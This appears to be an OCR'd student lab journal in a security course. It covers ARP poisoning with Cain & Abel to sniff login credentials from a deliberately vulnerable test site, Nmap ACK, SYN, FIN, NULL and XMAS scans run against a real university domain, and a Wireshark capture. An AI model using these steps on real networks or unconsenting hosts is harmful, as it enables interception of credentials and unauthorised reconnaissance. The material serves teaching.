
APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.

IP address	MAC	Hostname
10.0.2.2	525400123502	
10.0.2.3	525400123503	
10.0.2.4	525400123504	

IP address	MAC	Hostname
10.0.2.3	525400123503	
10.0.2.2	525400123502	


Lost packets: 0%

4. After selecting Ok Click on start poisioning


unning] - Oracle VM VirtualBox
View Input Devices Help
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
Lost packets: 0%

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	10.0.2.4	525400123504	0	0	525400123502	10.0.2.2
Poisoning	10.0.2.4	525400123504	0	0	525400123503	10.0.2.3

5. Now Login to a website for testing the security and enter the password




To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.

Vulnerable HTML5 test website for Acunetix Web Vulnerability Scanner.

unknown is coming from https://www.google.com/ and has visited this page 1 times.

Warning: This is an HTML5 application that is vulnerable by design. This is not a real collection of tweets. This application was



Not secure | testhtml5.vulnweb.com/#/popular

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7. Learn more

Vulnerable HTML5 test website for Acunetix Web Vulnerability Scanner.


Login

Username: admin

Password: ••••••••

unknown is coming from https://www.google.com/ and has visited this page 1 times.

Warning: This is an HTML5 application that is vulnerable by design. This is not a real collection of tweets. This application was



Not secure | testhtml5.vulnweb.com/#/popular

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7. earn more

Vulnerable HTML5 test website for Acunetix Web Vulnerability Scanner.

Save password?

Username: admin


Password: ••••••••

Passwords are saved to Google Password Manager on this device.

admin is coming from http://testhtml5.vulnweb.com/ and has visited this page 2 times.

Warning: This is an HTML5 application that is vulnerable by design. This is not a real collection of tweets. This application was

6. Now click on Passwords and select the HTTP request and you will get the credentials for login



Timestamp	HTTP server	Client	Username	Password	URL
15/03/2023 - 01:09:09	44.228.249.3	10.0.2.15	admin	admin123	http://testhtml5.vulnweb.com/

Practical No: 04 TCS2324018

Aim: Using Nmap scanner to perform port scanning various forms – ACK, SYN, FIN, NULL, XMAS.


Output:

Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands

- **ACK -sA (TCP ACK scan)**

  It never determines open (or even open filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: nmap -sA -T4 scanme.nmap.org



Target: www.mu.ac.in


Command: nmap -sA -T4 www.mu.ac.in

```
nmap -sA -T4 www.mu.ac.in

Starting Nmap 7.70 ( https://nmap.org ) at 2024-03-07 00:10 India Standard Time
Nmap scan report for www.mu.ac.in (121.241.25.2)
Host is up (0.013s latency).
Other addresses for www.mu.ac.in (not scanned): 121.241.25.1 172.16.1.6 14.139.125.195
rDNS record for 121.241.25.2: 121.241.25.2.static.mumbai-lvsb.vsnl.net.in
All 1000 scanned ports on www.mu.ac.in (121.241.25.2) are filtered

Nmap done: 1 IP address (1 host up) scanned in 22.64 seconds
```

- **SYN (Stealth) Scan (-sS)**

  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

  Command: nmap -p22,113,139 scanme.nmap.org



Target: www.mu.ac.in


Command: nmap -p 22,113,139 www.mu.ac.in

```
nmap -p 22,113,139 www.mu.ac.in

Starting Nmap 7.70 ( https://nmap.org ) at 2024-03-07 00:12 India Standard Time
Nmap scan report for www.mu.ac.in (121.241.25.2)
Host is up (0.012s latency).
Other addresses for www.mu.ac.in (not scanned): 121.241.25.1 172.16.1.6 14.139.125.195
rDNS record for 121.241.25.2: 121.241.25.2.static.mumbai-lvsb.vsnl.net.in

PORT    STATE    SERVICE
22/tcp  filtered ssh
113/tcp filtered ident
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 15.68 seconds
```

- **FIN Scan (-sF)**

  Sets just the TCP FIN bit.

  Command: nmap -sF -T4 scanme.nmap.org



Target: www.mu.ac.in


Command: nmap -sF -T4 www.mu.ac.in

```
nmap -sF -T4 www.mu.ac.in

Starting Nmap 7.70 ( https://nmap.org ) at 2024-03-07 00:14 India Standard Time
Nmap scan report for www.mu.ac.in (121.241.25.2)
Host is up (0.0080s latency).
Other addresses for www.mu.ac.in (not scanned): 121.241.25.1 172.16.1.6 14.139.125.195
rDNS record for 121.241.25.2: 121.241.25.2.static.mumbai-lvsb.vsnl.net.in
All 1000 scanned ports on www.mu.ac.in (121.241.25.2) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds
```

- **NULL Scan (-sN)**

  Does not set any bits (TCP flag header is 0)

  Command: nmap -sN -p 22 scanme.nmap.org



Target: www.mu.ac.in


Command: nmap -sN -p 22 www.mu.ac.in

```
nmap -sN -p 22 www.mu.ac.in

Starting Nmap 7.70 ( https://nmap.org ) at 2024-03-07 00:15 India Standard Time
Nmap scan report for www.mu.ac.in (121.241.25.2)
Host is up (0.0070s latency).
Other addresses for www.mu.ac.in (not scanned): 121.241.25.1 172.16.1.6 14.139.125.195
rDNS record for 121.241.25.2: 121.241.25.2.static.mumbai-lvsb.vsnl.net.in

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 15.42 seconds
```

- **XMAS Scan (-sX)**

  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

  Command: nmap -sX -T4 scanme.nmap.org



Target: www.mu.ac.in

Command: nmap -sX -T4 www.mu.ac.in


```
nmap -sX -T4 www.mu.ac.in
Starting Nmap 7.70 ( https://nmap.org ) at 2024-03-07 00:15 India Standard Time
Nmap scan report for www.mu.ac.in (121.241.25.2)
Host is up (0.020s latency).
Other addresses for www.mu.ac.in (not scanned): 172.16.1.6 14.139.125.195 121.241.25.1
rDNS record for 121.241.25.2: 121.241.25.2.static.mumbai-lvsb.vsnl.net.in
All 1000 scanned ports on www.mu.ac.in (121.241.25.2) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 24.84 seconds
```

Practical No: 05 TCS2324018


Aim: Use Wireshark sniffer to capture network traffic and analyse.

Output:

1. Open Wireshark and select your Connection.



```
Local Area Connection* 9
Local Area Connection* 8
Local Area Connection* 7
Bluetooth Network Connection
Wi-Fi
Local Area Connection* 10
Local Area Connection* 1
Adapter for loopback traffic capture
Ethernet
```




```
No.   Time       Source          Destination     Protocol Length Info
 1723 5.142944   192.168.29.121  66.22.239.135   UDP       345 55702 → 50007 Len=303
 1724 5.154141   192.168.29.121  66.22.239.135   UDP       345 55702 → 50007 Len=303
 1725 5.154236   192.168.29.121  66.22.239.135   UDP       345 55702 → 50007 Len=303
 1726 5.155089   192.168.29.121  66.22.239.135   UDP      1219 55702 → 50007 Len=1177
 1727 5.160988   192.168.29.121  66.22.239.135   UDP       202 55702 → 50007 Len=160
 1728 5.161289   192.168.29.121  66.22.239.135   UDP      1219 55702 → 50007 Len=1177
 1729 5.161340   192.168.29.121  66.22.239.135   UDP      1219 55702 → 50007 Len=1177
 1730 5.161385   192.168.29.121  66.22.239.135   UDP      1219 55702 → 50007 Len=1177
 1731 5.172143   66.22.239.135   192.168.29.121  UDP        90 50007 → 55702 Len=48
 1732 5.172381   192.168.29.121  66.22.239.135   UDP      1219 55702 → 50007 Len=1177
 1733 5.172527   192.168.29.121  66.22.239.135   UDP      1220 55702 → 50007 Len=1178
 1734 5.172593   192.168.29.121  66.22.239.135   UDP      1220 55702 → 50007 Len=1178
 1735 5.172643   192.168.29.121  66.22.239.135   UDP      1220 55702 → 50007 Len=1178
 1736 5.172709   192.168.29.121  66.22.239.135   UDP      1220 55702 → 50007 Len=1178
 1737 5.174154   192.168.29.121  66.22.239.135   UDP       194 55702 → 50007 Len=152
 1738 5.174255   192.168.29.121  66.22.239.135   UDP      1220 55702 → 50007 Len=1178
 1739 5.176686   192.168.29.121  66.22.239.135   UDP      1220 55702 → 50007 Len=1178
```

```
> Frame 1: 199 bytes on wire (1592 bits), 199 bytes captured (1592 bits) on interface \Device\NPF_{12E4FBA4-4472-423D-AD65-27F3608515DC}, id 0
> Ethernet II, Src: IntelCor_13:08:bc (ac:fd:ce:13:08:bc), Dst: Arcadyan_cc:64:f0 (70:97:41:cc:64:f0)
> Internet Protocol Version 4, Src: 192.168.29.121, Dst: 66.22.239.135
> User Datagram Protocol, Src Port: 55702, Dst Port: 50007
> Data (157 bytes)
```

